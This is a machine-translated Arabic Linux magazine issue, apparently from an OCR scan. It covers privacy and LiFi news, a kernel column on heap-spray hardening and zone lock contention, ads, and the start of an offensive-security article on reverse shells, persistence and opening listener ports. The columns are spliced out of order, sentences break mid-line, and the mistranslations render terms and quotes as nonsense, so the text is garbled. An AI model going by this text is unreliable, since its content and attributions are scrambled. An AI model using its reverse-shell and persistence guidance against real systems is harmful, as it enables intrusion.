بالإضافة إلى ذلك، يمكن للشركات الأمريكية الآن التصديق على امتثالها ذاتيًا .(https://www
commerce.gov/news/press-releases/2023/07/data-privacy-framework-program Launchs-new-website-enable-us)
مع إطار عمل خصوصية البيانات بين الاتحاد الأوروبي والولايات المتحدة لتسهيل عمليات نقل البيانات الشخصية عبر الحدود وفقًا للامتثال مع قانون الاتحاد الأوروبي.

IEEE تطلق معيارًا جديدًا لـ LiFi مجال الاتصالات

أصدر معهد مهندسي الكهرباء والإلكترونيات (IEEE) معيار (https://standards.ieee.org/ieee/802.11bb/10823/) 802.11bb كمعيار للاتصالات اللاسلكية المعتمدة على الضوء.

LiFi "هي تقنية لاسلكية تستخدم الضوء بدلاً من ترددات الراديو لنقل البيانات. ومن خلال تسخير طيف الضوء، يمكن لـ LiFi إطلاق العنان لاتصالات لاسلكية أسرع وأكثر موثوقية مع أمان لا مثيل له مقارنة بالتقنيات التقليدية مثل WiFi و G5، وفقًا لهذا البيان الصادر عن المؤيدين العالميين للتكنولوجيا: https://www.purelifi.com/

global-ifi-firms-welcome-the-release-of-ieee-802-11bb-global-light-communications-standard/.
يقول دومينيك شولز، قائد تطوير LiFi في Fraunhofer HHI، إن تقنية LiFi تكمل تقنيات WiFi و G5 وتتكامل بسهولة مع هياكل البنية التحتية الحالية. بالإضافة إلى ذلك، فهو يوفر "اتصالاً متنقلاً عالي السرعة في المناطق ذات الترددات اللاسلكية المحدودة، مثل الوصول إلى الأسلاك الثابتة والفصول الدراسية والسيناريوهات الطبية والصناعية."

احصل على آخر الأخبار في بريدك الوارد كل أسبوع

اشترك مجانا
لتحديث لينكس
bit.ly/Linux-Update

Machine Translated by Google

Shop the Shop
shop.linuxnewmedia.com


Become a LibreOffice Expert

Explore the FREE office suite used by busy professionals around the world!

Create Professional:

- Text Documents
- Spreadsheets
- Presentations
- Databases

Whether you work on a Windows PC, a Mac, or a Linux system, you have all you need to get started with LibreOffice today. This single-volume special edition will serve as your guide!



Order online:
shop.linuxnewmedia.com

For Windows, macOS, and Linux users!

Machine Translated by Google

أخبار نواة زاك

يتم تحديدها في كل مرة تخصيص، والتي يمكن تجاوزها عن طريق الرش المتكرر بالقوة الغاشمة). بهذه الطريقة، سيكون الكائن الضعيف والذاكرة المخصصة في الأنظمة الفرعية والوحدات الأخرى (على الأرجح) موجودين في ذاكرة تخزين مؤقت مختلفة، مما يمنع رش الكائن.

لقد نشر بعض المعايير مقارنة
غرس النواة مع وبدون رقعته، مما أظهر أداءً بسيطًا. وهذا هو جوهر الجدل حول تقوية النواة ضد مثل هذه الهجمات مقابل إصلاح الأخطاء ونقاط الضعف المعروفة فقط.

وكما قال ،Hyeonggon Yoo"لا أعتقد أن إضافة ميزة التقوية عن طريق التضحية بأداء مكون من رقم واحد (والتعقيد الإضافي) يستحق كل هذا العناء".

لا يمكن أن يحدث رش الكومة إلا عندما تحتوي النواة على ثغرات أمنية، وإذا لم تكن هناك طرق معروفة لتشكيل مثل هذا الهجوم، فسندفع ببساطة تكلفة ثابتة.

فأجاب بيدرو فالكاتو: "وألا تحتوي النواة على ثغرات أمنية؟ :v تم تمكين هذه الميزة ومقفلة خلف _CONFIG ومن المؤكد أن النواة بها ثغرات أمنية.

لذا... لا أفهم لماذا قد تكون إضافة ميزة التقسية فكرة سيئة.

وعزز رويكي مشاعر بيدرو قائلاً: "لسوء الحظ، توجد دائمًا ثغرات أمنية في النواة، وهي حقيقة يجب أن نعترف بها.

إن وجود آلية تخفيف مفيدة على حساب خسارة بسيطة في الأداء سيكون، في رأيي، صفقة جيدة جدًا في العديد من الظروف. ولا يزال بإمكان الأشخاص اختيار عدم الحصول عليه عن طريق ضبط التكوين على n.

أجاب فلاستيميل بابكا أيضًا، "باعتباري مشرفًا على البلاطة، لا أمانع في إضافة مثل هذه الأشياء إذا كانت لا تؤدي إلى تعقيد التعليمات البرمجية بشكل مفرط، ولا يكون لها أي عبء إضافي عند تهيئتها. قد يبدو هذا مقبولاً للوهلة الأولى، على الرغم من أن مساحة CONFIG ربما تكون واسعة جدًا، وكمية #defines في slab_common.c كبيرة أيضًا (ربما هناك طريقة لجعلها أكثر إيجازًا، وربما لا)."

تصلب الكومة ضد الرش العدائي

أراد Ruiqi Gong معالجة التهديد الأمني العام المتمثل في "الرش الكدسي" في نواة Linux. يتم رش الكومة عندما يعرف المهاجم مظهر إعلان الذاكرة لجزء مهم من النظام ويقوم بإجراء عدد كبير من مكالمات malloc() في محاولة لتخصيص الذاكرة على هذا العنوان المحدد. في حالة وجود أنواع معينة من أخطاء kernel، قد تنجح إحدى استدعاءات malloc() ، مما يمنح المهاجم القدرة على الكتابة فوق الجزء المهم من النظام باستخدام التعليمات البرمجية الضارة الخاصة به. لا يمثل رش الكومة ثغرة أمنية في حد ذاته، لأن برامج المستخدم قد ترغب بشكل مشروع في إصدار العديد من استدعاءات malloc() . بدلاً من ذلك، يعد الرش الكامي وسيلة لاستغلال الأخطاء الأخرى التي قد تكون موجودة في النواة.

يقدم المؤرخ زاك براون تقريرًا عن آخر الأخبار والآراء والمعضلات والتطورات داخل مجتمع Linux kernel.

بواسطة زاك براون

لأن رش الكومة في حد ذاته ليس خطأ
أو الضعف، فإنه يطرح مشكلة رائعة من حيث أفضل السبل للحد من قدرة المهاجمين على الاستفادة منها.

على سبيل المثال، أشار Ruiqi إلى أنه يمكن مشاركة ذاكرة التخزين المؤقت للألواح بين الأنظمة والوحدات الفرعية المختلفة. ذاكرة التخزين المؤقت اللوحية هي منطقة من الذاكرة يتم تخصيصها مرة واحدة على أساس أن روتين الاتصال يعرف أنه سيحتاج إلى هذا القدر من الذاكرة في النهاية.

تعتبر ذاكرات التخزين المؤقت اللوحية أكثر كفاءة من القيام بمجموعة من عمليات التخصيص الجزئية حسب الحاجة، ولكنها تمثل أيضًا هدفًا مرئيًا لهجمات رش الكومة. في الوقت نفسه، كما قال Ruiqi، لن يكون من الواقعي تعطيل التخزين المؤقت للألواح في النواة، لأن هذه الميزة تُستخدم على نطاق واسع بواسطة برامج المستخدم، وكلها ستحتاج إلى إعادة كتابتها وستعاني من مشكلة

عقوبة أداء كبيرة.

نشر Ruiqi تصحيحًا يقترح فيه نهج التخفيف التالي. وقال: "لمنع رش الكومة بشكل فعال، نقترح النهج التالي: إنشاء نسخ متعددة من ذاكرات التخزين المؤقت للألواح العامة التي لن يتم دمجها أبدًا، وسيتم استخدام واحدة عشوائية منها على الإطلاق

الكاتيون. يعتمد الاختيار العشوائي على
عنوان الكود الذي يستدعي 'kmal
loc()'، مما يعني أنه ثابت في وقت التشغيل (بدلاً من أن يكون ديناميكيًا

مؤلف

تشتمل القائمة البريدية لنواة Linux على جوهر أنشطة تطوير Linux.

إن حجم حركة المرور هائل، وغالبًا ما يصل إلى 10000 رسالة في الأسبوع، كما أن مواكبة نطاق التطوير بأكمله يعد مهمة مستحيلة تقريبًا لشخص واحد. واحد من القلائل الشجعان

النفوس التي ستتولى هذه المهمة هي زاك براون.

Machine Translated by Google

تم إصداره للعملية التالية التي تحتاج إلى المورد. وهذا ما يعطي نظام التشغيل الوهم بتشغيل كل شيء مرة واحدة، وامتلاك أجزاء متعددة من البرامج للقراءة والكتابة في الذاكرة، وما إلى ذلك. في الواقع، كل العمليات تتناوب.

وقال ينج إنه مع تزايد عدد نوى وحدة المعالجة المركزية، بدأت النوى في تشكيل طوابير طويلة في انتظار تحرير الأقفال حتى تتمكن من الوصول إلى مناطق الذاكرة التي تحتاجها. وأثناء انتظارهم، كان على تلك النوى أن تظل خاملة.

وأضاف أن هذا لن يؤدي إلى توقف النظام. ولكن على حد تعبيره، "على سبيل المثال، على جهاز خادم Intelثنائي المقبس مع 224وحدة معالجة مركزية منطقية، إذا تم إنشاء kernelباستخدام "،j224- make"فإن دورات تنافس قفل المنطقة٪ يمكن أن تصل إلى حوالي ." ٪12.7مع سلسلة التصحيح الخاصة به، تابع قائلاً: "تقل دورات التنافس على قفل المنطقة٪ إلى أقل من ٪1.6في حالة اختبار kbuild المذكورة أعلاه عند 4

يتم إنشاء مثيلات المنطقة لـ

المنطقة_العادية."

وهذا تحسن كبير.

حقق Yingذلك عن طريق تقسيم مناطق الذاكرة إلى مثيلات متعددة من نفس نوع المنطقة. وعلى حد تعبيره، "سنقوم بإنشاء مثيل منطقة واحد لكل منها

حوالي 256جيجابايت من ذاكرة نوع المنطقة بشكل عام. وهذا يعني أنه سيتم تقسيم نوع منطقة كبير واحد إلى مناطق متعددة في المواقف. بعد ذلك، ستفضل وحدات المعالجة المركزية المنطقية المختلفة مثيلات المنطقة المختلفة بناءً على رقم وحدة المعالجة المركزية المنطقية. لذلك سيتم تقليل إجمالي عدد وحدات المعالجة المركزية المنطقية المتنافسة في منطقة واحدة. وهكذا

تم تحسين قابلية التوسع."

وأضاف ينغ: "الخيار الآخر هو إنشاء

مثيلات منطقة أكل على أساس المجموع

عدد وحدات المعالجة المركزية المنطقية. نختار استخدام حجم الذاكرة لأنه أسهل في التنفيذ. في معظم الحالات، كلما زاد عدد النوى، زاد حجم الذاكرة.

وفي النظام ذي حجم الذاكرة الأكبر، عادةً ما تكون متطلبات الأداء لمخصص الصفحة أعلى.

أجاب ديف هانسن، من شركة إنتل أيضًا:

"بعض الحكايات التي توضح السبب الذي يجعلني أعتقد أن

بعض الناس سيحبون هذا:

"تحتوي بعض أجهزة Intelعلى ذاكرة وصول عشوائي "(RAM)

آلية الخمول مع وضع الاستعداد التي تقوم بإيقاف تشغيل DRAM في الذاكرة

فقط الوصول إلى الوالي أو أجزاء الذاكرة المستقلة في DRAMتم

تعيين ذاكرة التخزين المؤقت هذه بشكل مباشر ويمكن أن تحتوي على الكثير من التصادمات. تتمثل إحدى طرق منع الاصطدامات في تقطيع الذاكرة الفعلية إلى مناطق بحجم ذاكرة التخزين المؤقت والسماح لها بذلك

وقال كيس باختصار، "لذا، نعم،

أعتقد أن هذا يستحق العناء، لكني أود أن أرى ما هي ثغرات التصميم التي يمكن لـ Jannأن يحفرها أولاً. :)"

شعر Hyeonggonالآن أن اعتراضاته على الأداء كانت في الواقع مجرد إجابة، وبدا أن الأداء البسيط كان بمثابة مقايضة مناسبة.

عند هذه النقطة، تعمق المطورون

مناقشة التنفيذ، والتي تلاشت في نهاية المطاف.

على الرغم من أن هذه المناقشة الخاصة تبدو وكأنها تميل لصالح ميزة التعزيز التي اقترحها Ruiqi، إلا أنه لا يزال هناك جدل ساخن بين المطورين -ليس فقط نواة Linux، ولكن في مساحة نظام التشغيل بشكل عام -حول مكان رسم الخط. أنا أعرف لينوس

لدى Torvaldsفي وقت أو آخر سابق

الإحجام الملح عن تضمين ميزات تستهدف الهجمات التي قد لا تنجح أبدًا لأن الأخطاء التي تعتمد عليها غير موجودة، لصالح إصلاح الثغرات الأمنية المعروفة عند ظهورها. يمكن أن يصبح هذا الجدال محتدمًا للغاية، وسأكون مهتمًا بمعرفة النتيجة النهائية

لهذا التصحيح بالذات، والذي يبدو أن تكلفته منخفضة بشكل عام

كفاءة.

تحسينات التنافس الأساسية... أم لا

نشر Ying Huangمن شركة Intelمجموعة من التصحيحات لمعالجة مشكلة تنافس وحدات المعالجة المركزية (CPUs)مع بعضها البعض للوصول إلى موارد النظام، وخاصة ذاكرة الوصول العشوائي .(RAM)توجد بالفعل آليات معمول بها في النواة للتعامل مع عمليات تخصيص الذاكرة، لذا أثارت تصحيحات Yingقدرًا كبيرًا من النقاش.

بشكل عام، يتم تقسيم الذاكرة إلى "مناطق"، حيث تمثل ZONE_NORMALذاكرة الوصول العشوائي العادية، بينما تمثل المناطق الأخرى، مثل ZONE_DEVICE، وZONE_MOVABLE، وZONE_DMA، وما إلى ذلك، مناطق الذاكرة ذات الخصائص الخاصة. وكما قال Ying، "ستميل جميع النوى الموجودة في وحدة معالجة مركزية فعلية واحدة إلى تخصيص الصفحة على منطقة واحدة في معظم الحالات. يؤدي هذا إلى حدوث تنافس كبير على تأمين المنطقة في بعض أحمال العمل. وسيصبح الوضع أسوأ فأسوأ في المستقبل".

ومع ذلك، استطرد قائلا: "لكن ليس لدي ما يكفي من المعرفة حول التصلب لأقرر ما إذا كان هذا تخفيفًا مفيدًا يمكن للأشخاص تمكينه، لذلك آمل أن يقدم الأشخاص المتشددون المشورة بشأن ذلك".

أجاب الرويكي: "من أجل فعالية هذه الآلية، أود أن أقدم بعض نتائج التجارب التي قمت بها. لقد أجريت اختبارات دفاعية فعلية [...]عن طريق التراجع عن تصحيح التصحيح لإعادة إنشاء بيئات قابلة للاستغلال، وتشغيل برامج ploits/PoCsالسابقة على النواة الضعيفة باستخدام تصحيح ذاكرة التخزين المؤقت العشوائية kmal locوبدونه. ومن خلال التصحيح الخاص بنا، لم تكن البيئات القابلة للاستغلال في الأصل مخترقة من خلال تشغيل إثباتات المفهوم.

دخل كيس كوك في المناقشة

في هذه المرحلة، قال إنه يتفق بشدة مع الحاجة إلى أساليب أفضل لشن هجمات الرش وغيرها من عمليات الاستغلال المحتملة، ولا سيما الاستخدام بعد الاستخدام المجاني UAF. (UAF)هو نوع من الثغرات الأمنية حيث لا تزال الذاكرة التي تم تحريرها تحتوي على بيانات خاصة يمكن الوصول إليها عن طريق أي كود عدائي ينظر إليها.

قال كيس عن رقعة ذاكرة التخزين المؤقت لبلاطة ،Ruiqi

"هذا توازن جميل بين

أفضل خيار لدينا الآن ('slub_no merge')ومعظم التغييرات الغازية (فصل التخصيص على أساس النوع، والذي يتطلب على الأقل دعمًا شاملاً للكومبيلر)، مما يجبر بعض ذاكرات التخزين المؤقت على أن تكون "بعيدة المنال".

وجد كيس أن معايير Ruiqiتظهر تأثيرًا ضئيلًا نسبيًا على النواة، الأمر الذي أسعده كثيرًا. وأعطى بعض التعليقات المتعلقة بعمل رويكي بأعمال أخرى مماثلة:

"مرة أخرى عندما نظرنا إلى مخبأ -Quar ،antinesأشار جان إلى أنه لا يزال من الممكن إجراء رش كومي -ولكنه يحتاج فقط إلى المزيد من التخصيصات. في هذه الحالة، أعتقد أن هذا قد تم تناوله (الاحتمالية)

(callyعن طريق تقليل احتمالية دمج ذاكرة التخزين المؤقت التي يمكن الوصول إلى UAFفيها مع شيء ذي أساسيات استغلال قوية (مثل .(msgsnd

"في ضوء كل هجوم/دفاع UAF

الأعطال في مشاركة مدونة جان .googleprojectzero.blogspot (https://

com/2021/10/how-simple-linux-kernel-

،Memory.html)أنا فضولي أين يقع هذا الدفاع. يبدو أنه سيحتفظ بالأولويات الموصوفة هناك (على سبيل المثال "ترقية" رذاذ الكومة إلى جدول صفحة "نوع الارتباك") سيكون إعلانًا

يرتدون ملابس احتمالية تمامًا مثل أي نمط آخر من أشكال الهجوم.

Machine Translated by Google

يتجه أيضًا إلى تقليل الحاجة إلى تجديد ذاكرة التخزين المؤقت.
تشال لم يوافق.

وأوضح الإعلان الرسمي الخاصة بـ Michal قائلاً: "يعمل PCPعلى تحسين قابلية التوسع في تخصيص الصفحة بشكل كبير! ولكنه لا يساعد كثيرًا في أعباء العمل التي تقوم بتخصيص الصفحات على وحدة معالجة مركزية واحدة وتحريرها في وحدات معالجة مركزية ما. في أي ثانية، يمكن أن تتطلب قابلية التوسع في تخصيص الصفحة لأحمال العمل بشكل كبير. ولكن ليس من الضروري أن يقوم PCP بتخزين الوصول إلى الذاكرة المؤقتة لأعباء العمل ووقت تشغيل أعباء العمل

قم بذلك لتجنب الاضطرار تمامًا إلى العبث ببنية البيانات العالمية وتنافس القفل. [...]بمجرد إدارة الذاكرة في مناطق متعددة من نفس النوع، فإنك تفقد هذا العرض "العالمي" لذاكرتك التي هي من نفس النوع، ولكن يتم إدارتها بأموال مختلفة.

الحالات (قد يكون لأحمال العمل أحمال مختلفة ومتطلبات ذاكرة مختلفة في أوقات مختلفة). وقد نقوم بتشغيل أعباء عمل مختلفة على وحدات المعالجة المركزية المنطقية المختلفة للنظام. وهذا أيضًا يجعل من الصعب العثور على أفضل ضبط PCPعلى مستوى العالم. سيكون من الأفضل إيجاد حل لـ im

قد ينتهي بك الأمر إلى وجود ضغط كبير على الذاكرة في منطقة واحدة من هذا القبيل، ولكن لا يزال لديك الكثير من الضغط في منطقة أخرى. [...]وكمثال على ذلك، يعد التوصيل السريع للذاكرة أمرًا سهلاً: لا توجد سوى منطقة واحدة. لا داعي لاتخاذ قرارات ذكية أو التعامل مع الأمور

إثبات قابلية التوسع في تخصيص الصفحة خارج الصندوق أو تلقائيًا.

فأجابت ميشال: "هذا منطقي.
هل هذا يعني أن ضبط PCPالعالمي لا يواكبنا وأننا بحاجة إلى أن نكون قادرين على إجراء المزيد من الضبط التلقائي على القواعد المحلية بدلاً من العالمية؟

في الذاكرة، نحن نعمل على فصل تقطعت بهم السبل في مناطق متعددة.
واختتم ديفيد هيلدنبراند قائلاً: "أنا أكرر ذلك
لا يحب الحليف مفهوم مناطق النسخ المتماثل من نفس النوع لنفس عقدة .NUMAولكن هذا مجرد رأيي الشخصي مع الحفاظ على بعض رموز التوصيل السريع للذاكرة :)."

قال :Ying"أعتقد أن PCPيساعد على أداء المواقف الجيدة بشكل كبير، ويمكن أن يساعد تقسيم المنطقة في قابلية التوسع في المواقف السيئة. إنهم يعملون على مستويات مختلفة." وأضاف: "أما بالنسبة للضبط التلقائي لـ PCP، فأعتقد أنه من الصعب تنفيذه لحل جميع المشكلات (أي عدم استنزاف PCPأبدًا). والضبط التلقائي لا يبدو سهلاً.

قال ميشال: "إن زيادة رقم المنطقة يبدو بمثابة اختراق بالنسبة لي TBH.هو -هي
تبدو طريقة أسهل ولكنها تسمح بمشاكل أكثر دقة لاحقًا. على سبيل المثال، من الصعب التنبؤ باستهلاك الذاكرة لكل منطقة واختلال توازن استعادة الذاكرة.

أجاب ديفيد هيلدنبراند: "أنا أتفق مع ميشال في أن النظر في الضبط التلقائي لـ PCPسيكون هو الأفضل." وأضاف: "إذا تمكنا من تجنب إنشاء المزيد من المناطق وبدلاً من ذلك تحسين الآليات الحالية ،(PCP) فسيكون ذلك هو الخيار المفضل لدى .IMHOأنا متأكد من أن الأمر ليس سهلاً، لكن هذا لا ينبغي أن يمنعنا من المحاولة؛)".

واختتم ينج المناقشة قائلاً: "على الأقل، نعتقد جميعًا أن تحسين PCPهو أمر يستحق القيام به". وقال إنه سينظر في الأمر بنفسه في بعض الأحيان

النقطة، وانتهى النقاش عند هذا الحد.
هذه المناقشة رائعة بالنسبة لي، لأنها تمثل قيمتين مهمتين: الرغبة في تسريع الأمور مقابل الرغبة في الحفاظ على الكود الرئيسي قابلاً للتطبيق. أدت تصحيحات Yingإلى زيادة كبيرة في الكفاءة الإجمالية لوحدات المعالجة المركزية متعددة النواة. ومع ذلك، شعر ديف هانسن وميكال أنهما يمثلان تغييرًا من شأنه أن يعقد قرارات التنمية المستقبلية التي قد يتعين اتخاذها. على الرغم من أنها قد تكون مشكلة أكثر صعوبة على المدى القصير، إلا أنهم شعروا أن تحسين التخزين المؤقت لـ PCP من شأنه أن يتجنب تلك التعقيدات مع إمكانية تحقيق تحسين في الكفاءة مماثل لمجموعة تصحيحات تقسيم المنطقة الخاصة بـ .Ying ومع ذلك، من الصعب التغاضي عن التحسينات التي طرأت على أداء ينغ. من الممكن أنه إذا لم يتم العثور على تحسينات مكافئة لـ PCP قريبًا، فقد تعود تصحيحاته. نن

وافق Yingتمامًا على أن "تحسين PCPأو إضافة مستوى آخر من ذاكرة التخزين المؤقت سيساعد في الأداء وقابلية التوسع."

وقال أيضًا: "إن لها قيمة أيضًا
تحسين أداء المنطقة نفسها.
لأنه ستكون هناك دائمًا بعض الحالات التي يتم فيها التنافس على قفل المنطقة نفسه.
وأضاف بوضوح: "أي PCPو
تعمل المنطقة على مستوى مختلف، وكلاهما يستحق التحسين. وتابع: "أنا أوافق على أنه من المهم جعل PCPوما إلى ذلك يغطي المزيد من حالات الاستخدام. أنا

فقط فكر في أن هذا لا ينبغي أن يمنعنا من تحسين المنطقة نفسها لتغطية حالات الاستخدام المتبقية.

يختار المستخدمون التخصيص من منطقة واحدة.
وهذا يحل الصراعات.
"تعمل بعض أجهزة Intelالأخرى على تقطيع عقدة NUMAالتي تمثل مقبسًا واحدًا إلى شرائح. عادةً ما تحصل شريحة واحدة على وحدة تحكم في الذاكرة وأقرب النوى لها.

تسمي Intelهذه الأساليب Cluster on Dieأو NUMA Clustering وSub-ويمكن للمستخدمين تحديدها من .BIOS

"في كلتا الحالتين، قام المستخدمون بإعادة تحسينات قابلية التوسع المنقولة. لقد ذهبنا إلى حد اقتراح تقسيم المقبس
خيارات تينغ للأشخاص الذين تعرضوا للضرب اليوم
مشكلات قابلية التوسع في منطقة eting على هذا الجهاز.

"ومع ذلك، هؤلاء _نفس_ المستخدمين بعض-
تعود الأوقات وتقول شيئًا على غرار: "لذا... لدينا هذا التطبيق الذي يخصص جزءًا كبيرًا من الذاكرة."

إنها تسير بشكل أبطأ من ذي قبل. إنهم ممتلئون-
ضرب إحدى المناطق المقطوعة،
تينغ _بعض_ نوع من سلوك الاسترداد غير المرغوب فيه .[...]

"على أية حال، _إذا_ قمت بذلك، فقد تفكر أيضًا في القدرة على ضبط قوائم مناطق وحدة المعالجة المركزية ديناميكيًا بطريقة أو بأخرى. وهذا من شأنه أن يخفف الضغط على منطقة واحدة بسبب تلك التخصيصات غير المتكافئة.

أجاب ينغ: "نعم. بالنسبة للمتطلبات التي ذكرتها أعلاه، نحتاج إلى آلية لضبط مناطق وحدة المعالجة المركزية ديناميكيًا. لن أطبق ذلك في هذه السلسلة. ولكن أعتقد أنه كذلك

قابلة للتنفيذ بناءً على المنطقة المتعددة في المواقف لكل نوع منطقة في هذه السلسلة.

في مكان آخر، كان نهج يينغ برمته هو تم التشكيك فيه.
وقال ميشال هوكو: "ليس من الواضح بالنسبة لي لماذا تحتاج إلى منطقة جديدة لكل هذا بدلاً من تقسيم القوائم الحرة داخليًا داخل المنطقة؟" وأضاف: "أفتقد أيضًا بعض المعلومات التي تجعل ضبط ذاكرة التخزين المؤقت لـ pcpغير كافٍ."

يعد التخزين المؤقت لمجموعة صفحات وحدة المعالجة المركزية (PCP)بمثابة بطريقة أخرى، موجودة بالفعل في النواة، لتقليل التنافس على قفل المنطقة. كل وحدة المعالجة المركزية يخصص Coreذاكرة التخزين المؤقت للذاكرة مسبقًا، لاستخدامه الخاص فقط. عندما تتطلب العمليات على ذلك الوصول إلى الذاكرة الأساسية، يتم إخراجها من ذاكرة التخزين المؤقت تلك، وبالتالي تجنب الحاجة إلى طلب قفل منطقة الذاكرة تلك. نظرًا لأنه تم تخصيص الذاكرة بالفعل، فلا يوجد خطر من محاولة أي عملية أخرى استخدامها. وفي الوقت نفسه، يتم تجديد ذاكرة التخزين المؤقت لـ PCPمن خلال استعادة الذاكرة التي لم تعد هناك حاجة إليها في العملية -هذا

Machine Translated by Google

The INTERNATIONAL CONFERENCE for HIGH PERFORMANCE COMPUTING NETWORKING, STORAGE, & ANALYSIS

NOV 12–17

SC23.SUPERCOMPUTING.ORG

#iamhpc

SC, the premier HPC conference, is a week of technical and professional events where thousands of researchers, engineers, technologists, educators, and students gather to learn, share, and grow.

SC23

Denver, CO | i am hpc.

+ EXPLORE the POSSIBILITIES

Orient yourself with the four main components of SC and discover what the conference has to offer.

Program

Attend the leading technical program for HPC professionals and students, celebrated for its high-impact speakers, presentations, tutorials, panels, and more!

Exhibits

Engage the largest HPC expo and discover the latest technological innovations from industry, research, startup, and academic organizations, all under one roof.

Students

Find your HPC future! Students@SC provides special student-oriented programming to promote career success with a little help from mentors and friends.

SCinet

Experience the world's fastest network (for the week of SC) and learn how SCinet advances the frontiers to support all of the conference's networking demands.

Register on or before October 12, 2023 and save!

REGISTER for SC23 IN-PERSON IN DENVER or THE DIGITAL EXPERIENCE

LEARN MORE & REGISTER!

SPONSORED BY

acm sighpc | IEEE COMPUTER SOCIETY TCHPC

Machine Translated by Google

لعبة القذيفة

تقوم جدران الحماية بحظر الوصول إلى shellمن خارج الشبكة. ولكن ماذا لو تم إطلاق القذيفة من الداخل؟ بقلم كريس بيني

(Forward Shellهو المكان الذي يمكن للمهاجم من خلاله الوصول إلى الجهاز المستهدف (الجهاز الذي يتعرض للهجوم) عن بعد عبر الشبكة. ولأغراض هذه المقالة، يتم إرسال غلاف الربط مسبقًا عبر منفذ الشبكة بطريقة يمكن للمهاجم من الاتصال مرة أخرى بالجهاز المستهدف. تعتبر قذائف الربط أقل شيوعًا لأنها تتطلب أن يكون جدار الحماية في حالة أكثر مرونة بالنسبة للمهاجم. قد يقوم عدد من عناصر التحكم الأمنية بإيقاف اختبار اتصال حركة المرور الواردة على الخادم (على سبيل المثال، يتم حظر جدار الحماية الأولي مع نطاقات IPالمدرجة في القائمة البيضاء على وجه التحديد وأنواع مختلفة من حركة المرور المقيدة).

من ناحية أخرى، فإن الصدفة العكسية هي المكان الذي يقع فيه الهدف الهواتف الصينية (الشخص الذي تعرض للهجوم) تحتوي على عنوان IPيتحكم فيه المهاجم. في معظم تكوينات جدار الحماية، تكون حركة المرور الصادرة أكثر انفتاحًا. في كثير من الأحيان، يُسمح لأي عملية على جهاز يبدأ اتصالات الشبكة بالقيام بذلك بشكل افتراضي. يؤدي هذا إلى تجنب الحاجة إلى القلق بشأن جدار الحماية بين الجهاز الهدف وأداة المعالجة (ما لم يتم تكوين iptablesالصارم للغاية، على سبيل المثال).

سحقها في الشكل

الجهاز المستهدف هو الكمبيوتر الذي يتعرض للهجوم. يمكن أن يكون الهدف أي نوع من الأجهزة المتصلة بالشبكة، بالطبع، لكنه عادةً ما يكون خادمًا. ضع المصطلحات في الاعتبار لأن الأمور قد تصبح مربكة جدًا عندما تكون الأجهزة الأخرى متورطة وتقوم بعكس اتجاه حركة المرور من الهدف.

سأبدأ بمثال من أفضل شركة شل في السوق، باش. لدي جهاز كمبيوتر محمول يعمل بنظام التشغيل Ubuntu Linuxوسأسميه

لقد استمتعت تمامًا بتحسين مهاراتي الأمنية الهجومية. لقد عملت في مجال الأمن الدفاعي لفترة أطول مما يهمني أن أتذكره، وقد فتح عيني حقًا اكتساب المزيد من المعرفة حول كيفية إدراك المهاجمين للعالم.

في الآونة الأخيرة، لقد خلفيتي هي عقدين ونصف من العمل بنظام Linuxوتأمين الحاويات على مدار السنوات السبع الماضية أو نحو ذلك.

المجال الذي يثير اهتمامي دائمًا هو تصعيد الامتيازات المحلية المستندة إلى .Linuxبمجرد العثور على طريقة للوصول إلى الجهاز، تعمل الكأس المقدسة على رفع امتيازاتك إلى المستخدم الجذر بحيث يكون لديك التحكم الكامل.

في بعض الأحيان قد يستغرق تحقيق الجذر بعض الوقت. باعتبارك معالجًا، من المهم أن تكون قادرًا على العودة في وقت لاحق إذا لم تكن قد حصلت على امتيازات المستخدم الجذر بعد أو كنت تريد مراقبة البيانات القابلة للتغيير على الجهاز. قد يطلق على مختبري الاختراق والمخترقين اسم " استمرارية الوصول المستمر"، وهي القدرة على الحصول على موطئ قدم ومن ثم الحفاظ على الوصول؛ يمكنك أيضًا تسميته إنشاء باب خلفي.

لدى المهاجمين العديد من الطرق لضمان ذلك، إذا كان أحد الأشخاص تتم إعادة تشغيل العمود الفقري أو حدوث حدث آخر، ويتم إعادة فتح الباب الخلفي تلقائيًا. تبحث هذه المقالة في الأصداف العكسية وتقدم بعض الأمثلة حول كيفية تحقيق الثبات بمجرد حصولك على إمكانية الوصول إلى جهاز .Linuxيجب أن نقول أنه يجب عليك استخدام المعلومات التالية لاختبار معرفتك وممارستها وتحسينها وليس لأي غرض شائن.

إلى الوراء وإلى الأمام

هناك نوعان شائعان من الوصول عن بعد للمهاجم وهما الصدفات العكسية وقذائف الربط. قذيفة ربط (تسمى أحيانًا a

Machine Translated by Google

معلومة. يقوم الأمر التالي بإبلاغ عنوان IPالعام لجهاز الكمبيوتر المحمول الخاص بي (عبر شبكة VPN التي قد تحتاج إلى إيقاف تشغيلها في البداية أثناء الاختبار):

```
$حليقة ifconfig.io
217.XXX.XXX.XXX
```

الخطوة التالية هي ضبط أي جدار حماية على الجهاز المهاجم. أستخدم جدار الحماية Gufw Linux الممتاز [3]المضمن في Ubuntu (الشكل 1).ابحث في عمود التقرير (علامة التبويب موضحة في الشكل 1)للحصول على معلومات مفيدة حول المنافذ المكشوفة. يمكنك أيضًا إنشاء قواعد من منافذ الاستماع في عمود منفذ إعادة، مما يجعل عملية التكوينات الصعبة سهلة.

يُظهر النص الأحمر في الشكل 1قائمة بأربعة حركة مرور واردة القواعد التي أحدثت ثقبًا في جدار الحماية لجهاز الكمبيوتر المحمول الخاص بي. لقد قمت بفتح هذه المنافذ الواردة: 4444، 5444، 8888، و9888. وأميل إلى استخدام منفذين في وقت واحد وأحب أن يكون لدي منفذ أو منفذين احتياطيين، لذا فإن هذه الاختيارات منطقية بالنسبة لاحتياجاتي.

